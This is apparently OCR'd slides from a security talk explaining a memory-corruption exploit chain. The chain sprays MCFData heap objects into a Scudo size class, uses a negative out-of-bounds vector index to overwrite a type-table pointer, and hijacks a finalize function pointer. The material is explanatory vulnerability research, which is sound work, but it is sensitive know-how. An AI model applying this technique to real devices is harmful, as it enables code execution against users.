
- **Answer**: The sprayed MCFData objects from Primitive 2

The sprayed MCFData objects are sized such that they are allocated in the **same Scudo region** (0x160) as the indexed vector

- **Note**: Scudo is non deterministic
  - Exploit is not 100% reliable
    - We increased probability of success by spraying many MCFData objects

The exploit structures the overwrite to corrupt a type table pointer in an MCFData object to point to the controlled object from Primitive 3 (ARFX)


- **At call end, the object will be freed calling a fake finalize function pointer specified in the controlled object**



Corruption Target

Fake Type Table in ARFX placed object

Hijacked finalize fptr




```
// A negative strong reference count implies too many calls t
MCFContract(strongDecremented >= 0);
if (strongDecremented == 0) {
  const MCFRuntimeClass *runtimeClass = _GetRuntimeClass(cf);
  MCFInvariantNotNull(runtimeClass);
  MCFContract(MCF_RUNTIMEBASE_GET_ALLOW_DESTRUCTION(base));
  if (runtimeClass->finalize) {
    (runtimeClass->finalize)(cf);
  }
```

Hijacked finalize fptr called on object destruction at end of call


MCFData Object Overwrite

Scudo Class Region 0x160




Sprayed MCF Data Objects from Primitive 2

Index Base



std::vector<MediaDescriptionUpdate>

MCFData Object Overwrite



Scudo Class Region 0x160

Negative Index (selected from offline sampling of exploit success) * 0x50


Index Base

Sprayed MCF Data Objects from Primitive 2

std::vector<MediaDescriptionUpdate>

MCFData Object Overwrite

Scudo Class Region 0x160



